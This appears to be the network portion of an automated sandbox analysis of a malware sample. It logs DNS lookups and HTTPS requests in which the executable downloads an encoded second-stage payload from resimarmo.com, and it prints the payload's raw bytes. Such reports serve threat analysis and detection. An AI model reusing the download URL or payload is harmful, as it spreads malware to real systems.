Aug 8, 2022 14:00:14.837625980 CEST	443	49742	109.234.162.66	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 14:00:14.115520954 CEST	56417	53	192.168.2.3	8.8.8.8
Aug 8, 2022 14:00:14.133173943 CEST	53	56417	8.8.8.8	192.168.2.3
Aug 8, 2022 14:02:27.160160065 CEST	59795	53	192.168.2.3	8.8.8.8
Aug 8, 2022 14:02:27.387588978 CEST	53	59795	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 14:00:14.115520954 CEST	192.168.2.3	8.8.8.8	0x2f99	Standard query (0)	resimarmo.com	A (IP address)	IN (0x0001)
Aug 8, 2022 14:02:27.160160065 CEST	192.168.2.3	8.8.8.8	0x4504	Standard query (0)	www.admiral-juegos.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 14:00:14.133173943 CEST	8.8.8.8	192.168.2.3	0x2f99	No error (0)	resimarmo.com		109.234.162.66	A (IP address)	IN (0x0001)
Aug 8, 2022 14:02:27.387588978 CEST	8.8.8.8	192.168.2.3	0x4504	No error (0)	www.admiral-juegos.com		208.91.197.91	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- resimarmo.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49738	109.234.162.66	443	C:\Users\user\Desktop\1a#U00bb.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 12:00:14 UTC	0	OUT	GET /yakdatafilesloadsonedrivedocumentsuploadgoogledownload/Djfypqyfxwyivtfoakxovbbaompeayl HTTP/1.1 User-Agent: lVali Host: resimarmo.com
2022-08-08 12:00:14 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 12:00:13 GMT Content-Length: 177627 Connection: close Last-Modified: Mon, 08 Aug 2022 05:40:47 GMT Server: o2switch-PowerBoost-v3 Accept-Ranges: bytes
2022-08-08 12:00:14 UTC	0	IN	Data Raw: 63 61 f0 ec 79 fc 20 8d e8 79 ea 0e 26 26 8d 79 ea 5d ec 97 5f 63 61 f0 26 26 ea 79 5d ea fc fe 5d ea e8 79 a7 28 b1 b3 a3 3a a1 a3 38 9b 3c a1 9f 34 3a a3 a7 a9 36 b3 40 af af 40 9d a3 a9 28 32 36 ad a9 af 9d a3 2c 34 ab a3 28 3a ab 36 b1 9b 34 36 a3 a5 ad 2c 32 a5 2a 3c 3e 2c 30 ad ad 2c a9 b3 32 2a 38 a7 ad 28 38 ab 9d 9b a3 2a 32 2c b1 34 63 61 f0 ec 79 fc 20 8d e8 79 ea 0e 26 26 8d 79 ea 5d ec 97 5f 63 61 f0 26 26 ea 79 5d ea fc fe 5d ea e8 79 7d a3 9f 40 a9 38 40 9f b1 3e 40 30 af ad 9f 36 28 32 b1 36 af 9b 9b 28 36 34 a9 2c 28 40 a5 63 61 f0 ec 79 fc 20 8d e8 79 ea 0e 26 26 8d 79 ea 5d ec 97 5f 63 61 f0 26 26 ea 79 5d ea fc fe 5d ea e8 79 cd 62 bb b9 c9 50 cb c9 52 d1 56 cb d5 5e 50 c9 cd c3 5c b9 4a c5 c5 4a d7 c9 c3 62 58 5c c7 c3 c5 d7 c9 66 5e Data Ascii: cay y&&y]_ca&&y]]y(:8<4:6@@(26,4(:646,2*<>,0,2*8(8*2,4cay y&&y]_ca&&y]]y}@8@>@06(26(64,(@cay y&&y]_ca&&y]]ybPRV^P\JJbX\f^
2022-08-08 12:00:14 UTC	4	IN	Data Raw: e0 8d 56 44 61 5e 1f 28 05 99 a4 9b cd 7d be db 52 ee f1 30 2a 82 83 0a bb 01 ad 44 9e 96 ac 71 aa 6c ad c4 fc 87 7f ec e8 ba 09 32 a9 ea 7a 2d 91 d8 12 f7 5f 72 cb 4d 32 47 44 c5 c1 53 2c 23 1c 31 31 1d 25 c3 be 85 b1 70 b7 29 db a2 34 46 0c 90 25 6c 76 f5 24 d8 7e 16 86 11 6f e6 6d d5 2f 71 b5 d2 28 49 f5 37 55 7b db e5 c1 b7 c5 37 4e 18 1b 5d b7 5a ce df 51 01 cb d7 fb 76 fc 3f 27 d2 3f e9 f5 91 77 1d 37 e8 8c 57 07 08 dc 8f 05 83 14 63 60 53 a9 5f 0e f2 b4 95 99 e1 98 ff c6 da f0 7b 22 4d d7 05 c2 75 62 93 9d d8 4b 5a 76 21 c0 2f f5 9b 5c fb 87 da e0 fd 9f 32 3c 9f ce a9 45 5d 62 21 09 6a b4 3b 8a 13 e9 09 bd 8b aa 08 1a 77 fe 5f ef 2d 51 d5 27 01 bb fb 90 91 71 25 3d 60 fa fb 98 c3 0b 19 9f 3d 4b 82 02 54 e4 a6 3b a8 8c c2 a2 2c 95 85 00 40 9f 2a 6f Data Ascii: VDa^(}R0*Dql2z-_rM2GDS,#11%p)4F%lv$~om/q(I7U{7N]ZQv?'?w7Wc`S_{"MubKZv!/\2<E]b!j;w_-Q'q%= `=KT;,@*o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49742	109.234.162.66	443	C:\Users\user\Desktop\1a#U00bb.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 12:00:14 UTC	8	OUT	GET /yakdatafilesloadsonedrivedocumentsuploadgoogledownload/Djfypqyfxwyivtfoakxovbbaompeayl HTTP/1.1 User-Agent: 7@ Host: resimarmo.com
2022-08-08 12:00:14 UTC	8	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 12:00:13 GMT Content-Length: 177627 Connection: close Last-Modified: Mon, 08 Aug 2022 05:40:47 GMT Server: o2switch-PowerBoost-v3 Accept-Ranges: bytes
2022-08-08 12:00:14 UTC	8	IN	Data Raw: 63 61 f0 ec 79 fc 20 8d e8 79 ea 0e 26 26 8d 79 ea 5d ec 97 5f 63 61 f0 26 26 ea 79 5d ea fc fe 5d ea e8 79 a7 28 b1 b3 a3 3a a1 a3 38 9b 3c a1 9f 34 3a a3 a7 a9 36 b3 40 af af 40 9d a3 a9 28 32 36 ad a9 af 9d a3 2c 34 ab a3 28 3a ab 36 b1 9b 34 36 a3 a5 ad 2c 32 a5 2a 3c 3e 2c 30 ad ad 2c a9 b3 32 2a 38 a7 ad 28 38 ab 9d 9b a3 2a 32 2c b1 34 63 61 f0 ec 79 fc 20 8d e8 79 ea 0e 26 26 8d 79 ea 5d ec 97 5f 63 61 f0 26 26 ea 79 5d ea fc fe 5d ea e8 79 7d a3 9f 40 a9 38 40 9f b1 3e 40 30 af ad 9f 36 28 32 b1 36 af 9b 9b 28 36 34 a9 2c 28 40 a5 63 61 f0 ec 79 fc 20 8d e8 79 ea 0e 26 26 8d 79 ea 5d ec 97 5f 63 61 f0 26 26 ea 79 5d ea fc fe 5d ea e8 79 cd 62 bb b9 c9 50 cb c9 52 d1 56 cb d5 5e 50 c9 cd c3 5c b9 4a c5 c5 4a d7 c9 c3 62 58 5c c7 c3 c5 d7 c9 66 5e Data Ascii: cay y&&y]_ca&&y]]y(:8<4:6@@(26,4(:646,2*<>,0,2*8(8*2,4cay y&&y]_ca&&y]]y}@8@>@06(26(64,(@cay y&&y]_ca&&y]]ybPRV^P\JJbX\f^
2022-08-08 12:00:14 UTC	12	IN	Data Raw: e0 8d 56 44 61 5e 1f 28 05 99 a4 9b cd 7d be db 52 ee f1 30 2a 82 83 0a bb 01 ad 44 9e 96 ac 71 aa 6c ad c4 fc 87 7f ec e8 ba 09 32 a9 ea 7a 2d 91 d8 12 f7 5f 72 cb 4d 32 47 44 c5 c1 53 2c 23 1c 31 31 1d 25 c3 be 85 b1 70 b7 29 db a2 34 46 0c 90 25 6c 76 f5 24 d8 7e 16 86 11 6f e6 6d d5 2f 71 b5 d2 28 49 f5 37 55 7b db e5 c1 b7 c5 37 4e 18 1b 5d b7 5a ce df 51 01 cb d7 fb 76 fc 3f 27 d2 3f e9 f5 91 77 1d 37 e8 8c 57 07 08 dc 8f 05 83 14 63 60 53 a9 5f 0e f2 b4 95 99 e1 98 ff c6 da f0 7b 22 4d d7 05 c2 75 62 93 9d d8 4b 5a 76 21 c0 2f f5 9b 5c fb 87 da e0 fd 9f 32 3c 9f ce a9 45 5d 62 21 09 6a b4 3b 8a 13 e9 09 bd 8b aa 08 1a 77 fe 5f ef 2d 51 d5 27 01 bb fb 90 91 71 25 3d 60 fa fb 98 c3 0b 19 9f 3d 4b 82 02 54 e4 a6 3b a8 8c c2 a2 2c 95 85 00 40 9f 2a 6f Data Ascii: VDa^(}R0*Dql2z-_rM2GDS,#11%p)4F%lv$~om/q(I7U{7N]ZQv?'?w7Wc`S_{"MubKZv!/\2<E]b!j;w_-Q'q%=`=KT;,@*o
2022-08-08 12:00:14 UTC	16	IN	Data Raw: 86 ca 24 71 f1 02 2d 03 7f fa 0b 9f 9e 2e b2 24 1a f9 01 36 a1 14 14 51 b9 2a 4d e7 c4 28 e3 b0 e1 08 7c 54 08 f3 ab 23 4d 7a 32 73 f4 35 9a 33 3a 6f 9a f8 77 fd 47 2d c0 da d1 27 f5 b2 33 13 59 d2 54 7d 40 b4 4e 56 36 40 f1 b9 e4 29 79 6e 53 e6 85 f7 10 65 45 e2 fd d0 90 63 97 9b 67 a9 3c 81 4b 85 79 cc 78 52 ba b8 27 8a ce b3 75 e8 cb eb d8 7d 49 fc 99 1e de 6c ab 2b 87 75 ee 15 42 b5 bd 7f be 65 f2 84 c5 97 30 e4 7f 70 d8 06 a3 44 ee 4d 30 0d e4 b3 ad 7c d0 42 52 e2 af e2 ed 20 c2 9e 68 5e 96 26 b4 ee 89 34 04 a4 71 96 15 3d 9d 5f c1 76 19 2e 6f 2f ec d3 cc fc 77 cb 28 d3 7f 9c e6 5f ad 1b 9c eb f1 c0 38 ff 5e 52 bb f0 b9 99 e5 48 90 fd 2d 06 52 0b a9 1e 4e 42 5b e8 09 1d 2c 88 af ae 12 93 8f 79 be 95 52 a7 7d 24 09 e0 a4 34 db 58 a2 ce 44 7f c4 aa 98 Data Ascii: $q-.$6Q*M(|T#Mz2s53:owG-'3YT}@NV6@)ynSeEcg<KyxR'u}Il+uBe0pDM0|BR h^&4q=_v.o/w(_8^RH-RNB[,yR}$4XD
2022-08-08 12:00:14 UTC	20	IN	Data Raw: f2 27 9b f6 81 00 79 4e 29 af e4 1a c9 75 bf bc 4b 66 16 39 a2 d2 ea dd 76 70 ce ae 26 35 e7 f4 80 d5 53 9f 49 ce c9 32 52 17 30 08 a9 04 be 71 f7 0e 6f 16 56 a5 77 1d 99 24 91 7e 90 42 18 c7 40 a9 42 b2 9e 15 52 34 55 25 12 d4 5e e2 0a 78 de e7 07 55 6f ec ac c9 b6 42 45 8f 1a d3 90 d1 9e 1d 74 4f 2a 8d 12 4f 89 31 15 3f 43 fa 3f f4 62 42 de db 1d a5 55 5f 62 7f 05 d8 e9 0e 31 20 43 74 5b 87 3a 17 55 b9 7b 06 cc 07 77 eb ef d5 06 f8 c5 17 00 d2 55 17 c4 89 5f 77 f1 91 01 a3 d7 a1 5c b2 9c 1e cc fd a4 7c ec 51 cd 49 e3 62 23 a6 67 de 12 9d f0 74 8f 46 54 f4 95 ee d2 1d d2 6c 2f 5b 1b 37 14 7b 5c 5e f0 f6 7d ef 97 48 b9 5a 31 8f dc 9e 87 08 ee 03 6f dc 42 b6 e2 e0 00 c3 ae 56 ef 5d da 0a d4 78 ad 3b d8 f7 1e bc 5e 3c bb 0f 7a 07 7a 9e 75 25 15 ca a1 a0 13 Data Ascii: 'yN)uKf9vp&5SI2R0qoVw$~B@BR4U%^xUoBEtO*O1?C?bBU_b1 Ct[:U{wU_w\\|QIb#gtFTl/[7{\^}HZ1oBV]x;^<zzu%
2022-08-08 12:00:14 UTC	24	IN	Data Raw: 3b d8 66 aa b4 1b 11 49 c1 21 9e 7b 64 6b 7f c2 fb ab bb 16 a7 b5 f6 79 f6 c9 82 90 77 f5 ea 2f 99 90 e6 0d d0 a6 6b 84 f6 15 78 ed ed 2f ca f5 0f 4a f2 f1 9e e1 e9 22 d6 7b 54 ba 42 b2 67 c4 05 ba 77 d9 b8 ee 55 28 de 8c 75 81 42 d9 71 b3 2c ef 25 a0 ae 78 1e 65 49 4c 8d 1a ef f1 79 cc 7a 9a 3e 1f cf 63 bc c3 e1 d8 24 e2 bb 78 d3 1d ec 03 e7 cf 18 da 10 64 c8 87 b9 e6 2e 6d 96 3d 0e bf 79 18 66 f2 d3 e4 4a 91 ef c9 a8 a3 bc 54 16 cd 5f be 70 dc d0 15 d7 84 d8 24 07 3a 50 93 0f 02 a9 55 11 d6 b3 61 7b eb 57 6e 10 c7 8b 50 49 b3 c5 8c f0 6a 37 67 ae 81 c4 c8 e8 38 4e 20 07 a1 21 ca ed d9 df ad 46 50 4e 1b 86 f3 73 a1 53 f0 42 0a 40 f8 6c 7a 05 2f 4d 40 80 31 70 27 40 35 91 da d9 10 1e 3b 9e 24 28 6f b7 77 f1 4c a5 48 cb cb c3 3b f7 c2 e8 69 37 aa ce 27 5e Data Ascii: ;fI!{dkyw/kx/J"{TBgwU(uBq,%xeILyz>c$xd.m=yfJT_p$:PUa{WnPIj7g8N !FPNsSB@lz/M@1p'@5;$(owLH;i7'^
2022-08-08 12:00:14 UTC	28	IN	Data Raw: ff 4b 72 11 e9 d1 02 43 20 e1 38 5c b9 b5 89 48 26 43 2c 84 58 bf 0a ff e7 7a fd b2 65 2c 2f 7f 86 db f8 52 e8 c0 56 cd 4b 12 5c 1e ae 2c 8f f2 d5 4e 63 22 a1 32 6f a4 2b 64 1b 11 7d 68 19 c6 01 0a 5f 38 42 9b 10 54 0e e0 72 51 58 18 44 79 a8 e1 c5 8d d9 12 7b 08 d0 f8 34 99 e4 92 85 6b 2b 54 58 07 1b 5e 6b 81 d5 ea c9 7b e2 95 3e ef 63 2d 6f c5 2a e6 4f 4e 19 c7 14 78 3c 11 ff 72 9a a0 ba f2 4f fb f2 45 82 67 f7 9a c3 b5 73 09 8f 29 d6 f9 eb 00 c4 ec 46 ed 60 d2 d7 8e 50 72 cd b2 45 5a 52 b7 1f ed 25 2b 13 25 5f 9c d3 63 7f 3f 3b 0c 05 3a 2d 3f 4b d9 54 46 45 13 9f 36 41 4e 6d 79 16 80 11 fe bd 8b 62 db d9 0f 27 cd f8 9a b4 a6 82 74 c7 e8 83 76 87 5a 8a 81 1c 7d 80 c2 4d ff 44 11 09 0b aa 03 91 3b 1b fe 42 35 be be a9 91 f8 75 88 09 60 26 4e 3b 14 ba e3 Data Ascii: KrC 8\H&C,Xze,/RVK\,Nc"2o+d}h_8BTrQXDy{4k+TX^k{>c-o*ONx<rOEgs)F`PrEZR%+%_c?;:-?KTFE6ANmy b'tvZ}MD;B5u`&N;
2022-08-08 12:00:14 UTC	32	IN	Data Raw: be 5b d2 4b 1f 01 8e b7 69 b9 58 80 af f8 92 ee 1f f0 ef 98 62 70 20 45 ae 09 04 06 2b 7d 53 0e 22 3f 62 d0 0c a6 7c 1f ed 68 75 b6 7d b4 2a 27 aa e4 3e ed 4e a7 af 3d d8 fd 8a d4 a3 da 35 3f 17 a6 25 6b c3 71 88 d2 b5 34 d1 7a 6c 53 b5 a5 fc 5c 62 c9 62 31 f4 c9 c3 81 c5 08 18 e1 a9 49 ab a8 59 f8 b4 f0 5e be 38 98 36 c5 a3 01 82 e5 e3 b7 65 8b e2 47 46 73 5b a8 4e 14 bb 0b 8f 31 7b ae af 7a 2e 04 15 bc 6f 2f 9a 06 03 fc 5b 93 95 ce 12 72 81 7b 19 11 7c e1 01 aa 91 ae ba 0e 0c 72 56 e6 9c 3b b3 36 b9 a7 15 f8 db 9e 8f 6b 67 94 61 92 86 3c 5a 2c a8 af 9d 12 d8 c8 91 be d9 bf 39 e4 55 46 b2 fe c5 32 1e af 9b 8d 0b 60 67 7a f8 e6 db 6d 7c 39 7a 2c f3 56 30 9f 98 c6 2a e8 99 a4 ac a3 6c 59 29 da 98 67 bd 34 9d 73 fc 67 76 35 3b 29 e8 f8 5b 35 33 48 4b 2d 1f Data Ascii: [KiXbp E+}S"?b|hu}*'>N=5?%kq4zlS\bb1IY^86eGFs[N1{z.o/[r{|rV;6kga<Z,9UF2`gzm|9z,V0*IY)g4sgv5;)[53HK-

Timestamp	kBytes transferred	Direction	Data
2022-08-08 12:00:14 UTC	36	IN	Data Raw: e7 a5 d5 f4 ea 7c e2 f3 c1 8c 2d da 2c aa 65 a0 53 07 08 8a 71 6f 84 f3 10 2e dc 46 ba 76 09 d2 20 71 d4 be 44 b2 64 c6 9d 29 8e 57 f5 a5 8e fa e5 82 ff 35 8b 09 fd 5e 10 fe 93 ac 0e 13 c6 23 10 6a ab 78 c0 8e 58 bb 29 1c 62 50 23 5e 51 06 42 7b 76 39 af 84 06 d7 23 b0 4f 7e 15 18 3e fb cc 6e 20 ec 28 bb 7f 62 19 23 f6 55 a9 30 b2 8e bf 80 43 3a bb 20 1d 7a 5c dd 67 6b 18 5c e7 16 0e b3 e0 e5 61 a2 2b b8 ea 8a 35 46 08 13 4a 1c e6 37 69 cd 47 d0 55 50 17 78 e0 d2 52 51 6b bc 7c d6 17 b4 bb 41 bb 4c fd f0 fe 1d 4f 26 3d cc 95 b5 06 86 34 b6 74 65 9a 13 46 2d 60 df a6 24 28 d0 e1 65 d0 ff cd eb a1 cc 64 01 61 72 2a c1 b9 ad a3 7a 92 b6 c2 cc 1d 27 7b d6 5d 9c 72 b1 51 d0 25 39 3b 6d dc ad ef ee 25 28 d5 a4 37 41 56 cc 39 cd 91 a9 3e 66 8e e7 e3 6a f1 28 e5 Data Ascii: |-,eSqo.Fv qDd)W5^#jxX)bP#^QB{v9#O~>n (b#U0C: z\gk\a+5FJ7iGUPxRQk|ALO&=4teF-`$(edar*z'{] rQ%9;m%(7AV9>fj(
2022-08-08 12:00:14 UTC	40	IN	Data Raw: fc 05 7f 13 79 0f ec f2 68 4d 89 94 24 61 14 b9 20 a3 10 62 d5 56 9a a8 1e 01 3a a2 00 32 24 18 43 e0 83 f6 49 3b 0f a1 87 c1 6c 88 3c e1 7c 46 8c 73 14 25 77 6e cc bc a6 f7 e2 b1 f7 8b 70 80 c6 34 31 16 7b 59 a4 33 de 3b f1 84 af 6e 33 4b d6 50 af 7d 36 da be 84 3e 19 fc d8 d2 27 f2 e3 01 b1 25 aa c0 e3 5a 65 b0 08 9c f6 71 e2 7d ca bf 58 e7 12 b8 9e 93 3c 4f f5 0a d7 53 4d 01 3c 48 d7 49 b4 38 e6 19 69 09 74 7d 4a c9 27 cf ed 79 0c 85 cc 55 40 1d 3a 7c 5c ea e8 cb 4c d4 e2 9c 71 33 e5 4b 62 cb 78 09 97 98 23 4a 20 1f a6 08 55 3d 9e 31 7e 96 25 46 7b d6 61 52 42 6d e3 83 75 7f bc a5 56 fa 9b ed f0 e1 1c f7 08 e6 d5 3d 9d 2d 44 e4 f1 3e a7 61 d3 a0 8b e6 6d 01 7a 4a d3 8a c2 d9 6b a5 0d 90 22 ce a1 03 f7 70 db c1 de b5 da 1c aa e4 19 bb 37 35 2c 5b 09 1d Data Ascii: yhM$a bV:2$CI;l<|Fs%wnp41{Y3;n3KP}6>'%Zeq}X<OSM<HI8it}J'yU@:|\Lq3Kbx#J U=1~%F{aRBmuV=-D> amzJk"p75,[
2022-08-08 12:00:14 UTC	44	IN	Data Raw: 6d 63 5e a3 9c 44 af 9d 6b 0b 59 30 a0 c5 2d 4a 00 3d 48 97 b6 43 89 02 61 2a 7f ed 84 7c 34 45 95 89 d0 df 72 4a 5f 30 a7 34 e4 b0 04 4f 84 d5 84 42 35 bf 10 b0 8a ad 62 2c 2f 9f 38 a7 38 d1 6e 63 2a 2f 8b ff e1 5d 5f 7b 28 b5 19 0a d3 93 52 7c ba 61 55 fe 40 1d 4a 6e 8a 92 22 64 06 d0 c6 b7 c1 46 62 ee f3 a4 b7 9c 33 dd bf 62 84 16 c5 91 9a 86 c6 2a f4 19 18 cd b8 5f 0e 4f df c6 b2 51 16 d4 95 1e ce d9 d0 bc f4 55 8f 47 92 7f f4 bb c1 a3 69 f8 d8 ea 7a 39 9a fb 34 d8 a5 f0 bd 68 a5 1a 7a cb b0 d5 fd bd 58 9e 80 e5 d0 1f ca a8 9b 9f 19 4d ce d3 14 92 55 69 ae d5 7f b4 80 51 97 6a 1b 0c d9 31 6f f5 b7 b8 92 2a 30 8c 2e 2a a3 db 83 4e 33 0a 96 c8 95 bc 70 78 0f 5b 81 dc 62 7e a1 ae 17 07 f0 ed 63 5f 20 44 66 53 78 bd f6 d4 9f a0 77 89 04 76 de 42 0c 94 55 Data Ascii: mc^DkY0-J=HCa*|4ErJ_04OB5b,/88nc*/]_{(R|aU@Jn"dFb3b*_OQUGiz94hzXMUiQj1o*0.*N3px[b~c_ DfS xwvBU
2022-08-08 12:00:14 UTC	48	IN	Data Raw: e3 e3 50 4e 39 84 fd da 7b 7e b2 32 ab 8d 4d 62 71 45 9b 6c b3 39 fa 0f dd 17 e6 4f c9 9a 8e d7 74 99 c3 f3 eb 93 a4 fe b7 8a 6a 46 d6 8b 47 b0 c3 1e 6e 48 b5 e5 1b 23 f5 a8 46 74 34 84 70 70 49 ee 8c 6f e3 1d 48 e1 02 cf 75 54 bc 95 63 34 3e c2 64 a1 ca b2 91 ab 9f ed d5 ae 15 d6 74 80 3b 87 35 c4 0a 6a a7 f1 42 e7 6d 9c 95 ba 16 66 61 57 4f 6b d4 4d 90 89 ff c6 62 58 99 68 a3 40 a6 c2 f5 a1 4a b1 5c 56 7b ef a2 cd c5 08 d1 5b af 0e 28 45 99 14 57 38 1c 2c 5d 8e 8e 24 a9 16 f8 82 1e 89 17 d3 37 46 5a 5f 82 25 dd 71 a0 43 db 54 ed c7 63 3b a3 f8 74 22 07 4c 3b 4c c7 59 5e 13 da 94 4f 1c 49 23 be f0 e2 e8 19 06 cc 98 08 03 62 85 aa 9d 30 16 97 ec 49 dd 93 56 ac ba 95 7a d8 b0 13 ce ba 5b 02 d4 14 fb 27 b4 2e 8c 55 d8 eb a1 8d 83 4f 33 73 e2 6a 8a df e9 bf Data Ascii: PN9{~2MbqEl9OtjFGnH#Ft4ppIoHuTc4>dt;5jBmfaWOkMbXh@J\V{[(EW8,]$7FZ_%qCTc;t"L;LY^OI#b0IVz['.UO3sj
2022-08-08 12:00:14 UTC	52	IN	Data Raw: f7 a9 8f 78 43 ec 4e 64 64 c1 93 9c 95 39 55 38 4c 5a e4 af cd 9e d4 cf 64 17 f4 2f 5d fa f3 5a d8 6b 77 c2 10 57 0f 3e 6d a5 c9 17 ee 45 7a 96 51 e6 c0 17 e0 e2 1f cf a4 41 cd 38 d0 1e 84 a8 14 c4 30 b1 0c c9 65 ad 68 91 84 71 41 5d 97 61 98 fd ea 46 00 ba 28 62 12 aa 0a b3 51 65 9c 65 ab e1 30 8e ba fd 96 69 72 66 89 a0 7c c4 17 02 97 e5 19 0a 9e bc 7d 61 77 57 a6 d2 b7 92 c3 87 eb ad 31 e7 3a 84 77 49 ff e7 82 4d fa 62 53 7a db 56 36 a8 32 c2 68 a4 9a ee 59 6b 9c 09 0a 91 58 82 b6 a0 2a 43 ad 8f 3d 3a 97 ca c1 c5 99 38 20 2a f0 f1 30 d1 f9 54 d3 c7 84 ba e5 76 41 44 b5 91 72 84 bd ca 2d ba 20 63 fc eb 79 55 0e 12 1d 29 00 64 64 83 40 58 47 58 92 ee bd af 3a 1e c3 f2 f5 29 d2 65 da c3 6a d7 73 28 9a 43 4c 45 c7 8d f8 6f 5c 8e 99 f0 09 a5 32 27 96 51 7c Data Ascii: xCNdd9U8LZd/]ZkwW>mEzQA80ehqA]aF(bQee0irf|}awW1:wIMbSzV62hYkX*C=:8 *0TvADr- cyU)dd@XGX:) ejs(CLEo\2'Q|
2022-08-08 12:00:14 UTC	56	IN	Data Raw: c2 e8 c4 cc 84 d2 31 37 40 d3 c0 bb be 5b 1b f1 9a 22 fa 66 62 a5 c2 a1 aa 5b c0 2d 6b a0 1e 7d 84 c2 da bf 1f 99 21 2e 1a 21 be fe 8e f5 a8 19 61 4e b6 41 8f 50 0a 29 86 94 31 d3 5e d1 60 96 e6 1b 52 55 c5 5c 04 fc 20 d6 f3 34 35 46 6d c2 e4 2d 6a d8 fd ba b8 af 25 47 c3 b6 61 51 9d bd 22 05 f2 6c 83 bf 55 fb 80 ee 0e 81 d6 b7 15 bd a3 6e 51 b7 05 ef 4a af 82 77 02 8d b1 b6 11 f2 c6 f6 bb d1 04 24 c6 69 c8 f0 f4 05 d1 c7 62 95 9d c6 70 63 61 a2 f4 cd b0 08 57 11 ee ce 66 60 bf dd d8 27 04 76 22 68 c4 54 41 d9 21 70 d7 45 f4 11 9e 68 e6 10 ba 83 13 ed 18 c1 cb 39 8b 59 f2 d8 2c f0 14 90 fc 6e 14 fa 65 45 2a 49 ba c6 e2 4f d5 36 c5 66 75 b9 01 c3 f6 d4 56 1f 92 25 94 65 c9 42 4c 02 09 ea 65 48 91 0a f5 fb 94 75 cf 8b 87 1a 88 34 95 7a 75 1a dc 4d ad c3 cd Data Ascii: 17@["fb[-k}!.!aNAP)1^`RU\ 45Fm-j%GaQ"lUnQJw$ibpcaWf`\v"hTA!pEh9Y,neE*IO6fuV%eBLeHu4zuM
2022-08-08 12:00:14 UTC	60	IN	Data Raw: 4b 7f bd c1 a0 d4 fa 5c 56 64 57 c8 b6 41 41 a5 6c 9b 54 1b 7a 44 cb 8f 5b fc 18 99 36 d4 27 3f 5d 5f 89 c4 64 4c ee d7 56 d8 63 57 77 4a d0 1a e1 ee b0 b1 b2 24 32 c1 e8 bd b6 60 34 11 d9 36 45 bd 2a 8d bb 6b fe b8 f0 69 33 e8 78 87 11 79 a9 90 5d 1b d1 c3 cb cc e2 33 24 4d 22 1c ec 1d 84 5a de 02 b6 5c ca ae 2d 6a 60 aa c7 df d8 79 97 2f 13 aa 50 cd 48 4c 9f ce 2b 3f b7 11 5c 2f d7 00 7e 4f d1 66 1d 40 f5 87 75 78 c6 21 55 f6 ec 9d 75 e6 c7 66 9d 14 ea 70 2f f0 d5 0d 56 d7 c5 84 9f 21 2a 4b 53 09 2d 5b 66 60 cf f1 e0 27 43 52 4d 62 bb db 79 18 16 52 43 5d 9c 5a 64 58 62 28 ac 90 fb 38 62 0d c2 79 25 63 0b d1 d7 55 6b fa 00 98 c3 21 8d 83 76 c8 c3 4e 9d a5 7a 45 87 a8 bd d4 82 27 a8 9d 29 ec cc 6f 64 cf c9 be 49 13 93 48 e9 2b ee 12 4a 98 11 aa cf 57 1d Data Ascii: K\VdWAAlTzD[6'?]_dLVcWwJ$2`46E*ki3xy]3$M"Z\-j`y/PHL+?\V~Of@ux!Uufp/V!*KS-[f`'CRMbyRC]ZdX b(8by%cUk!vNzE')odIH+JW
2022-08-08 12:00:14 UTC	64	IN	Data Raw: 37 db 0a 90 8c ff 69 b2 cc 5e d6 42 0a 90 17 09 f9 60 55 d1 79 1c ff 70 6d 43 6a 98 5d 43 84 13 ff 47 c7 90 8c 55 7c a4 e2 d4 4a a2 6d 3b df a4 fc e6 b4 96 ee e0 21 05 07 cc 61 5e e0 60 7b ce c0 11 c7 d7 cf c5 4b 7a ac c4 d0 43 62 cc 9b d1 11 42 2f d6 a0 d1 39 e1 04 ae 71 42 be 1f cd 9d be cd 22 3c 5b fe 84 38 f1 03 c8 87 4f e4 a8 05 8f 0d b9 c9 50 58 81 7f 07 16 69 c9 17 75 cc d1 8e 8e dc 56 8c a0 4f 23 a4 53 47 64 15 5f e6 29 9a f8 43 ba 8e 6d 47 b0 8e 8c de c9 d2 e6 bd 2a 19 b6 ec f4 ce 05 07 1c e3 a5 e5 b8 eb d9 6e 8d a4 cd c7 62 c1 89 1a 07 89 02 64 67 fe 56 e0 fb c5 fe fb 58 e6 90 4c f0 13 c3 d8 07 c2 ee 3d cb 51 a0 54 04 5d 62 da 90 25 65 69 54 ca 9a fc 98 6d 4e 53 98 fe 0d a0 c9 51 a2 c9 d2 99 90 bb 42 b8 26 78 c6 a1 4f 25 91 b7 0a 90 6c 3c 8c 20 Data Ascii: 7i^B`UypmCj]CGU|Jm;!a^`{KzCbB/9qB"<[8OPXiuVO#SGd_)CmG*nbdgVXL=QT]b%eiTmNSQB&xO%l<
2022-08-08 12:00:14 UTC	68	IN	Data Raw: e9 9b 15 c9 62 50 52 14 9a 01 f5 11 c9 cf 37 66 c9 dc 5c 0a 39 c8 04 23 3f 6e 46 b9 58 b4 17 f5 1b 62 da 46 1b 65 2e c0 24 4b bb 5e d3 b8 e3 6c 6b 19 29 a1 d6 36 ba 9e 64 58 d9 11 f5 b0 34 55 ad 54 c3 e3 87 f1 ae 2a c6 9b 25 37 41 30 d5 13 cf c7 e3 a2 68 b2 34 57 36 93 8a 86 2a 13 07 88 66 9e 16 3b 5a 26 ca 56 60 1e d7 80 bc 76 a0 86 f8 e2 c1 d7 d1 5a 95 d7 06 e6 55 66 9c 54 59 c6 59 aa 17 1a cd f6 ec 55 b0 8e d0 45 53 3d 59 4f d6 c5 e2 30 64 66 da 0a f6 88 37 49 dc c5 8f 53 0a 6b 5e 0c cc 64 05 34 5e 5c 1d 86 df 35 58 cf 45 72 6c f3 f8 33 71 a3 1b b0 c4 fb 66 e0 d3 a7 ac f5 1a 07 86 a5 5c ca 3e 2e c9 ce d0 41 51 c8 53 81 4b 39 e6 ca d5 5e 50 c9 c9 4f 95 1b 5e 40 1b 7e e3 24 15 ed 9d 58 4b 46 b5 d3 45 4d 5e c1 0e 34 18 b1 2c ab d1 5e 5c c9 cb 4b 8f ba bb Data Ascii: 